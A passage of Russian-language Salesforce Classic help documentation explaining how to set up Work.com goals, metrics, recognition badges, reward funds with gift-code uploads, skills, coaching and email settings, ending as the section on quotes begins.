   Параметры общего доступа могут быть настроены после создания цели. Обратите внимание, что все изображения целей доступны внешним пользователям.

   Совет: Чтобы создать ключевую цель компании, выберите поле **«Ключевая цель компании»**. Щелкните ссылку **«Общий доступ»** на странице сведений о цели и разрешите общий доступ для группы «Все внутренние пользователи». Чтобы разрешить общий доступ к цели всем остальным пользователям в организации, установите уровень доступа «Только для чтения». Чтобы разрешить совместную работу над целью всем пользователям, установите уровень доступа «Для чтения и записи».

4. Выберите статус цели.

   - «Черновик»: сведения о цели доступны в режиме черновика и являются неокончательными.
   - «Опубликовано»: сведения о цели являются окончательными, а сама цель уже выполняется.
   - «Завершено»: выполнение цели завершено.
   - «Отменено»: выполнение цели отменено.
   - «Не завершено»: выполнение цели не завершено.

5. Нажмите кнопку **«Сохранить»**.

Чтобы переназначить цели другим пользователям, щелкните ссылку **«Изменить»** напротив поля «Имя ответственного» на странице сведений о цели. Кроме того, убедитесь, что показатели переназначаются соответствующему пользователю, так как они могут принадлежать разным пользователям.

СМ. ТАКЖЕ:

Общие сведения о целях

Показатели

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Цели» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра целей:

- «Чтение» для целей и ссылок цели

Для создания целей:

- «Создание» для целей и ссылок цели

Показатели

Рекомендуем использовать показатели для отслеживания и обнаружения данных.

Чтобы создать показатель, воспользуйтесь вкладкой «Показатели» или страницей сведений о цели. Пользователи могут создавать отдельные показатели или связывать их с конкретными целями.

Рекомендуем использовать показатели выполнения или завершения для отслеживания статуса разных целей, назначенных пользователям. Значения показателей могут обновляться любыми пользователями, имеющими доступ для чтения и записи. Кроме того, показатели могут отображаться соответствующими пространствами обучения и сводками по производительности.

Значения показателей могут обновляться любыми пользователями, имеющими доступ для чтения и записи. Кроме того, показатели могут отображаться соответствующими пространствами обучения и сводками по производительности.

Создание показателя

Показатели Work.com позволяют отслеживать и обнаруживать работу.

СМ. ТАКЖЕ:

Создание показателя

Общие сведения о целях

Создание цели

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Показатели» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

Создание показателя

Показатели Work.com позволяют отслеживать и обнаруживать работу.

1. Откройте вкладку «Показатели».

   При необходимости нажмите кнопку **«Создать показатель»** на странице сведений о цели.

2. Нажмите кнопку **«Создать»**.

3. Выберите тип записи «Выполнение» или «Завершение» и нажмите кнопку **«Продолжить»**.

   - Показатели выполнения оценивают достижения на основе степени готовности относительно целевого значения. Данные показатели позволяют отслеживать строгие цифры и проценты. Например, создайте показатели выполнения *«Преобразовать 50 интересов»* или *«Достичь 100%-ого качества обслуживания клиентов»*.
   - Показатели завершения оценивают готовность показателя. Данные показатели позволяют отслеживать контрольные точки или могут использоваться при отсутствии показателей на основе строгих цифр. Например, создайте показатель завершения *«Получить сертификат Salesforce»*.

4. Введите имя показателя и укажите дополнительные сведения.

5. При выборе показателя выполнения введите целевое значение.

   При необходимости обновите текущее значение вручную или свяжите его с отчетом Salesforce. Чтобы связать значение показателя с отчетом, выполните указанные ниже действия.

   a. Щелкните **«Из отчета Salesforce»** в поле «Текущее значение».

   b. Выберите имя отчета.

   c. Выберите поле резюмирования.

6. Выберите статус показателя.

7. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Показатели

Общие сведения о целях

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Показатели» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра показателей:

- Чтение для показателей

Для создания показателей:

- Создание для показателей

Для связывания показателей с отчетами:

- Создание для ссылок на данные показателя

Общие сведения о признании

Система позволяет выражать коллегам свою признательность и благодарность путем публикации настраиваемых сообщений, эмблем и наград в ленту Chatter.

Функция «Признание Work.com» поддерживает функцию «Благодарность» с неограниченным количеством настраиваемых эмблем и позволяет связывать эмблемы с реальными наградами (например, подарочные карты). Менеджеры могут создавать отчеты и панели мониторинга для просмотра данных по лидерам признаний. Помимо обязательных полномочий пользователя, администратор организации должен включить функции «Благодарность» и «Награды». В зависимости от заданных настроек Work.com, вкладки «Признание» и «Эмблемы» могут отображаться как вкладки верхнего уровня. Кроме того, вкладка «Признание» может отображаться как вложенная вкладка в профиле Chatter.


Прим.: Пользователи могут создавать, редактировать, публиковать и вручать эмблемы-благодарности без лицензии Work.com. Тем не менее, лицензия Work.com требуется для использования эмблем, связанных с наградами. Дополнительную информацию о приобретении компонента Work.com можно получить в компании Salesforce.

ВЕРСИИ


Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Награды» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.



Вкладка «Эмблемы» предоставляет доступ к библиотеке доступных эмблем. Чтобы создать эмблему, нажмите кнопку **«Создать»**. Чтобы просмотреть или изменить сведения об эмблеме, щелкните нужную эмблему. Пользователи могут просматривать только эмблемы, доступные для вручения. Возможность создания или редактирования эмблем может ограничиваться заданными настройками функции.



Публикатор Chatter позволяет вручать эмблемы-благодарности. В настоящее время система позволяет одновременно вручать эмблемы только одному пользователю. Дополнительную информацию см. в разделе «Выражение благодарности сотрудникам».

Вкладка «Признание» профиля Chatter позволяет просматривать эмблемы, полученные соответствующим пользователем.

СМ. ТАКЖЕ:

- Создание эмблемы
- Настройка доступа к эмблемам-благодарностям
- Копилки наград
- Создание копилок наград
- Включение или выключение параметров Work.com

Создание эмблемы

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра вкладки «Эмблемы»:	Дополнительные полномочия пользователя не требуются
Для создания эмблемы:	• Создание для документов • По умолчанию параметр «Разрешить создание настраиваемых эмблем только определенной группе пользователей» выключен. При включении данного параметра пользователям требуется полномочие «Создание определений настраиваемой эмблемы».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Награды» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

Пользователи могут создавать настраиваемые эмблемы для выражения коллегам своей признательности и благодарности.

1. Откройте вкладку «Эмблемы».

   При ее отсутствии щелкните +, расположенный справа от текущих вкладок, и выберите данную вкладку на странице «Все вкладки».

2. Нажмите кнопку **«Создать»**.

3. Введите имя и описание эмблемы, добавьте изображение эмблемы и при необходимости назначьте награды и ограничения.

   Прим.:

   - Создание эмблемы-награды доступно только пользователям, включившим функцию «Награды».
   - Эмблемы не могут переноситься из безопасной организации в производственную организацию.
   - Доступ к записям эмблем может быть ограничен посредством связанного списка «Доступ». Тем не менее, изображения эмблем доступны внешним пользователям.

Поле эмблемы	Описание
Имя эмблемы	Имя эмблемы.
Активно	Данный параметр определяет активность и доступность эмблемы для вручения. Данный параметр включен по умолчанию.
Копилка наград	При необходимости выберите копилку наград для данной эмблемы.
Имя ответственного	Имя ответственного за эмблему.
Эмблема компании	Чтобы использовать данную эмблему как эмблему компании, установите данный флажок. Создание или редактирование эмблем компании доступно только модераторам Chatter. Эмблемы компании могут вручаться всеми пользователями.
Описание	Описание эмблемы.
URL-адрес изображения	Визуальное представление эмблемы. Чтобы выбрать изображение из локального каталога, щелкните поле изображения. Изображения эмблем хранятся в размере 128 x 128 пикселей и доступны внешним пользователям.
Ограничение количества	Количество доступных эмблем. Данное ограничение может быть указано для одного или всех пользователей. По умолчанию количество эмблем не ограничено.
Дата начала ограничения	Данный параметр определяет дату, выбранную как начало подсчета системой использованного количества эмблем. По умолчанию отображается дата создания эмблемы.
Тип ограничения	Выберите значение «На пользователя» для применения параметра «Ограничение количества» к каждому пользователю. Выберите значение «На компанию» для применения параметра «Ограничение количества» ко всей организации.

4. Нажмите кнопку **«Сохранить»**.

По умолчанию настраиваемые эмблемы доступны всем внутренним пользователям. Чтобы изменить доступ к настраиваемой эмблеме, откройте страницу сведений о нужной эмблеме и нажмите кнопку **«Редактировать список»** в связанном списке «Доступ».

СМ. ТАКЖЕ:

- Общие сведения о признании
- Настройка доступа к эмблемам-благодарностям
- Копилки наград

Настройка доступа к эмблемам-благодарностям

Чтобы настроить доступ к эмблеме-благодарности, воспользуйтесь связанным списком «Доступ».

1. Щелкните нужную эмблему на вкладке **«Эмблемы»**.

   При отсутствии вкладки «Эмблемы» щелкните значок +, расположенный справа от текущих вкладок, и выберите данную вкладку на странице «Все вкладки».

2. Нажмите кнопку **«Редактировать список»** в связанном списке «Доступ».
3. Введите имена нужных общедоступных групп или пользователей.

   Доступ может быть предоставлен только пользователям поддерживаемых лицензий.

4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- Общие сведения о признании
- Создание эмблемы
- Копилки наград

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Награды» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

Копилки наград

Функция «Награды Work.com» позволяет пользователям дополнять эмблемы реальными наградами. Система позволяет связывать эмблемы с реальными наградами, поддерживаемыми большинством глобальных кодов цифровых подарков.

Администратор организации должен включить функции «Благодарность» и «Награды».

Помимо стандартного типа копилки наград Amazon.com™, функция «Награды Work.com» поддерживает другие программы наград. Сведения о награде хранятся в двух объектах: «Тип копилки наград» и «Копилка наград». Ниже перечислены основные различия между данными двумя объектами.

Тип копилки наград

Данный объект хранит неизменные сведения о награде (например, тип валюты, сведения об активации и сведения о загрузке CSV-файла). Например, Amazon.com™, iTunes™ или Starbucks™.

Копилка наград

Данный объект хранит коды подарков и может быть связан только с одним типом копилки наград. Каждая копилка наград содержит заданное значение, определяемое пользователем путем приобретения кодов подарков за указанную стоимость.

Например, копилка наград по имени «Награды А» может содержать коды, связанные с подарочными картами Amazon.com стоимостью $100 каждая. Другая копилка наград по имени «Награды Б» может содержать коды, связанные с подарочными картами Amazon.com стоимостью $20 каждая. Данные копилки наград будут относиться к одному типу копилки наград. Однако копилка наград, связанная с подарочными картами Starbucks, будет относиться к другому типу копилки наград.

Чтобы создать эмблемы-награды, выполните указанные ниже действия.

1. Создайте тип копилки наград или воспользуйтесь стандартным типом копилки наград Amazon.com.
2. Создайте копилку наград и загрузите коды наград.
3. Свяжите эмблему-благодарность с копилкой наград.

СМ. ТАКЖЕ:

Общие сведения о признании

Создание типов копилки наград

Создание копилок наград

Создание эмблемы

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Награды» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра копилок наград:

- Чтение для копилок наград

Для создания копилок наград:

- Создание для наград
- Создание для копилок наград

Создание типов копилки наград

Система позволяет использовать типы копилки наград для добавления общих сведений о награде (например, коды валют, сведения об активации и сведения о загрузке CSV-файла).

1. Откройте вкладку «Тип копилки наград».

   При ее отсутствии щелкните значок , расположенный справа от текущих вкладок, и выберите данную вкладку на странице «Все вкладки».

2. Нажмите кнопку **«Создать»**.
3. Введите сведения о типе копилки наград.

Сведения

Поле	Описание
Имя типа копилки наград	Имя типа копилки наград. Рекомендуем использовать описательное имя (например, «Amazon.CA (Канада)» или «Starbucks (США)»).
Кредитная система	Чтобы связать награды с денежным вознаграждением, выберите значение «Коды подарков». В противном случае, выберите значение «Очки». Типы копилки наград, использующие кредитную систему «Очки», пропускают поле «Код валюты».
Активно	Параметр, определяющий активность типа копилки наград.
Имя ответственного	Ответственный за тип копилки наград.
Код валюты	Тип валюты.
Предопределено	Параметр, доступный только для чтения, который определяет предопределенность типа копилки наград (например, стандартный тип Amazon.com). Предопределенные типы копилки наград не поддерживают изменение имени, кредитной системы или кода валюты. Предопределенные типы генерируются системой и не могут быть изменены.

Активация

Поле	Описание
URL-адрес активации	URL-адрес активации награды. Данное поле является дополнительным на основе типа кода награды. Не рекомендуем вводить URL-адрес активации для кодов наград, являющихся ссылками.
Сведения об активации	Инструкции по активации награды, включая любые дополнительные действия, которые могут потребоваться пользователю для активации награды.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Награды» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра типов копилки наград:

- Чтение для типов копилки наград

Для создания типов копилки наград:

- Создание для типов копилки наград

  Чтение и Создание для копилок наград

  Чтение и Создание для наград

Активация

Поле	Описание
Условия и отказ от ответственности	Дополнительная юридическая информация о типе копилки наград.

Загрузить конфигурацию

Поле	Описание
Столбец кодов наград	Столбец CSV-файла, определяющий коды наград. По умолчанию при загрузке используется второй столбец. Чтобы выбрать другой столбец, введите соответствующий номер.
Столбец значений наград	Столбец CSV-файла, определяющий значения наград. По умолчанию при загрузке используется третий столбец. Чтобы выбрать другой столбец, введите соответствующий номер.

4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- Копилки наград
- Создание копилок наград
- Создание эмблемы
- Общие сведения о признании

Создание копилок наград

Рекомендуем использовать копилки наград для хранения кодов подарков, связанных с типом копилки наград.

Пользователи могут создавать эмблемы-награды на основе созданных копилок наград. Копилки наград могут содержать подарочные карты Amazon.com™, приобретенные посредством одного из сторонних поставщиков (например, TangoCard™), или другие программы наград.

1. Откройте вкладку «Копилка наград».

   При ее отсутствии щелкните значок , расположенный справа от текущих вкладок, и выберите данную вкладку на странице «Все вкладки».

2. Нажмите кнопку **«Создать»**.
3. Введите имя, заполните поле «Тип копилки наград» и укажите значение награды.
4. Нажмите кнопку **«Сохранить»**.
5. Загрузите или введите коды подарков.
   - Чтобы загрузить коды подарков посредством CSV-файла, последовательно выберите параметры **«Загрузить CSV-файл»** и **«Выбрать файл»**. Выберите нужный CSV-файл и нажмите кнопку **«Загрузить»**.

     По умолчанию при загрузке второй столбец используется для кодов наград, а третий — для значений наград. Однако можно настроить их значение различным образом для соответствующего типа копилки наград. См. пример форматирования файла CSV:

	A	B	C
1	Sequence Number	Reward Code	Reward Value
2	1	1111-222222-3333	10
3	2	1111-222222-4444	10
4	3	1111-222222-5555	10
5	4	1111-222222-6666	10
6	5	1111-222222-7777	10

Прим.: Убедитесь, что данные кода награды отображаются на второй строке CSV-файла. Первая строка отображается как строка заголовка, поэтому не загружается.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Награды» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра копилок наград:

- Чтение для копилок наград

Для создания копилок наград:

- Создание для копилок наград

  Создание для наград

- Чтобы ввести коды подарков вручную, нажмите кнопку **«Создать награду»**. Введите код подарка и нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Общие сведения о признании

Копилки наград

Создание типов копилки наград

Создание эмблемы

Общие сведения о признании

Общие сведения о навыках

Навыки позволяют пользователям предоставлять доступ к сведениям о своем профессиональном опыте. Рекомендуем использовать навыки для обнаружения, сотрудничества и подтверждения других пользователей на основе их уровня знаний.

Функция «Навыки» позволяет быстро находить экспертов в разных областях. Чтобы добавить или удалить навыки, воспользуйтесь страницей профиля Chatter или страницей сведений о записи. При необходимости данные навыки могут быть подтверждены другими пользователями. Чтобы найти экспертов с конкретными навыками, воспользуйтесь полем глобального поиска.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Добавление навыка посредством страниц сведений о записях

Система позволяет добавлять навыки для предоставления другим пользователям доступа к сведениям о своем профессиональном опыте.

Удаление навыка посредством страниц сведений о записях

Система позволяет удалять ненужные навыки.

Подтверждение навыка посредством страниц сведений о записях

Система позволяет подтверждать навыки пользователя для уточнения его профессионального опыта в отдельных областях.

СМ. ТАКЖЕ:

Включение или выключение параметров Work.com

Настройка навыков

Ограничения для навыков

Добавление навыка посредством страниц сведений о записях

Добавление навыка посредством страниц сведений о записях

Система позволяет добавлять навыки для предоставления другим пользователям доступа к сведениям о своем профессиональном опыте.

Чтобы добавить текущий навык, воспользуйтесь функцией глобального поиска и нажмите кнопку **«Добавить в мой профиль»** в записи навыка.

1. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Нажмите кнопку **«Создать навык»** в связанном списке «Навыки пользователя».
3. Введите имя навыка и дополнительное описание.
4. Нажмите кнопку **«Сохранить»**.
   Данное действие инициирует создание навыка.
5. Нажмите кнопку **«Добавить в мой профиль»**.
6. Нажмите кнопку **«Сохранить»**.
   Данное действие инициирует связывание навыка с пользователем.

При необходимости добавьте навыки на страницах профиля Chatter.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления навыков:

- Создание для навыков и пользователей навыка

СМ. ТАКЖЕ:

Общие сведения о навыках

Удаление навыка посредством страниц сведений о записях

Подтверждение навыка посредством страниц сведений о записях

Удаление навыка посредством страниц сведений о записях

Система позволяет удалять ненужные навыки.

1. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Щелкните ссылку **«Удал.»** напротив нужного навыка в разделе «Навыки пользователя».
3. Нажмите кнопку **«OK»**.

Данное действие инициирует удаление связи между навыком и пользователем; сам навык не удаляется. Удаление навыков доступно только ответственным за навыки и пользователям с полномочием «Изменение всех данных».

При необходимости удалите навыки на страницах профиля Chatter.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления навыков:

- Чтение для навыков

  И

  Удаление для пользователей навыка

СМ. ТАКЖЕ:

- Общие сведения о навыках
- Добавление навыка посредством страниц сведений о записях
- Подтверждение навыка посредством страниц сведений о записях

Подтверждение навыка посредством страниц сведений о записях

Система позволяет подтверждать навыки пользователя для уточнения его профессионального опыта в отдельных областях.

1. Откройте страницу профиля нужного пользователя.
2. Щелкните значок в верхнем правом углу и выберите пункт **«Сведения о пользователе»**.
3. Щелкните ссылку «Подтверждения» напротив нужного навыка в разделе «Навыки пользователя».
4. Нажмите кнопку **«Добавить подтверждение»**.
5. Нажмите кнопку **«Сохранить»**.

При необходимости подтвердите навыки на страницах профиля Chatter.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления подтверждений в навыки:

- Создание для подтверждений

  И


  Чтение для навыков и пользователей навыка

СМ. ТАКЖЕ:

- Общие сведения о навыках
- Добавление навыка посредством страниц сведений о записях
- Удаление навыка посредством страниц сведений о записях

Общие сведения об обучении

Функция «Обучение Work.com» позволяет пользователям выбирать роль обучающего или обучаемого другим сотрудником компании. Кроме того, пользователи могут обмениваться пространствами обучения для добавления других наблюдателей и участников. Функция «Обучение» доступна посредством вкладки «Обучение» или страницы профиля.



Ниже перечислены действия, доступные на странице обучения.

- Просмотрите список пространств обучения.

  Создайте собственные фильтры (например, «Мои обучающие», «Обучаемые мною люди» и «Неактивные взаимосвязи»), соответствующие требованиям организации.

- Чтобы создать пространство обучения, нажмите кнопку **«Создать»**. Пользователи могут создавать столько пространств обучения, сколько им требуется.

Чтобы открыть страницу сведений о пространстве обучения, выберите нужное пространство в списковом представлении.



Ниже перечислены действия, доступные на данной странице.

- Чтобы просмотреть связанную ленту, щелкните ссылку **«Показать ленту»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Обучение» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра пространств обучения:

- «Чтение» для обучения

Для создания пространств обучения:

- «Создание» для обучения

Лента отображается только после включения администратором функции отслеживания ленты Chatter.

- Просмотрите связанные цели, показатели, действия, примечания и вложения.
- Деактивируйте ненужные пространства обучения. Данное действие сохраняет журнал записи. При необходимости пространство обучения может быть повторно активировано.
- Удалите пространства обучения (при наличии соответствующего уровня доступа).

СМ. ТАКЖЕ:

Общие сведения о целях

Рекомендации по использованию задач

Рекомендации по использованию событий и календарей

Настройка функции отслеживания лент Chatter

Включение или выключение параметров Work.com

Настройка параметров эл. почты Work.com

Система позволяет включать эл. почту Work.com для получения уведомлений, связанных с отзывами и наградами Work.com.

1. В разделе личных параметров введите строку *«Work.com»* в поле Быстрый поиск, затем выберите пункт **«Параметры эл. почты»**.
2. Установите флажок **«Принимать сообщения эл. почты»** в разделе «Общие».

   Чтобы отменить получение сообщений эл. почты Work.com, снимите данный флажок.
3. Выберите нужный тип сообщений эл. почты в разделе «Личные».

Параметр эл. почты	Описание
Кто-то вручает мне награду	Данный параметр позволяет получать сообщения эл. почты при вручении награды.
Мне предлагается оставить отзыв или кто-то оставляет отзыв на заданный мною вопрос	Данный параметр позволяет получать сообщения эл. почты при получении запроса на отзыв или публикации ответа на заданный вопрос.

4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров эл. почты:

- Дополнительные полномочия не требуются

СМ. ТАКЖЕ:

Включение или выключение параметров Work.com

Создание смет и документирование контрактов

Сметы

Сметы в Salesforce содержат предполагаемые цены на продукты и услуги компании. Смета может быть создана на основе возможности и ее продуктов. Каждая возможность может иметь несколько связанных смет, которые могут быть синхронизированы с возможностью. Если смета и возможность синхронизированы, то любое изменение элементов строки сметы инициирует синхронизацию с продуктами возможности и наоборот.
Предоставляет обзор всех смет на вкладке «Сметы». При использовании приложения Lightning Experience позволяет отслеживать действия по продажам на вкладке «Путь» и этапы на вкладке «Kanban».

Создание смет и управление ими

Пользователи могут создавать сметы, чтобы передавать клиентам сведения о ценах на продукты и услуги. Чтобы предоставить клиентам возможность сравнения цен, рекомендуем создать набор смет, поддерживающих разные комбинации продуктов, скидок и количеств. Затем добавьте необходимые продукты, чтобы сметы всегда оставались актуальными.

Синхронизация смет и возможностей

Смету можно связать с возможностью, на основе которой данная смета была создана. Таким образом, при обновлении одной записи происходит обновление другой.

Создание PDF-смет и отправка их по электронной почте

PDF — это простой способ отправки смет клиентам. Файл PDF можно создать на основе стандартного шаблона или шаблона компании. Отправьте сметы клиентам по электронной почте. Затем удалите сметы, которые больше не нужны.

Рекомендации по удалению смет

Перед удалением сметы следует оценить последствия для связанных со сметой документов PDF и синхронизации возможностей.

СМ. ТАКЖЕ:

Возможности

Поля смет

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition** и **Developer Edition**.

В Sales Cloud также доступно в версиях: **Professional Edition**, **Enterprise Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра смет:

- «Чтение» для смет

Для создания смет:

- «Создание» для смет

Для добавления элементов строки сметы:

- «Редактирование» для смет

  И

  «Чтение» для продуктов и прайс-листов

Создание смет и управление ими

Пользователи могут создавать сметы, чтобы передавать клиентам сведения о ценах на продукты и услуги. Чтобы предоставить клиентам возможность сравнения цен, рекомендуем создать набор смет, поддерживающих разные комбинации продуктов, скидок и количеств. Затем добавьте необходимые продукты, чтобы сметы всегда оставались актуальными.

1. Нажмите кнопку **«Создать смету»** в связанном списке возможности «Сметы». Поля «Промежуточная сумма», «Скидка», «Итого к оплате» и «Общая сумма» отображают значения, указанные в возможности.
2. Заполните поля.
3. Сохраните внесенные изменения.
   - Смете присваивается уникальный номер.
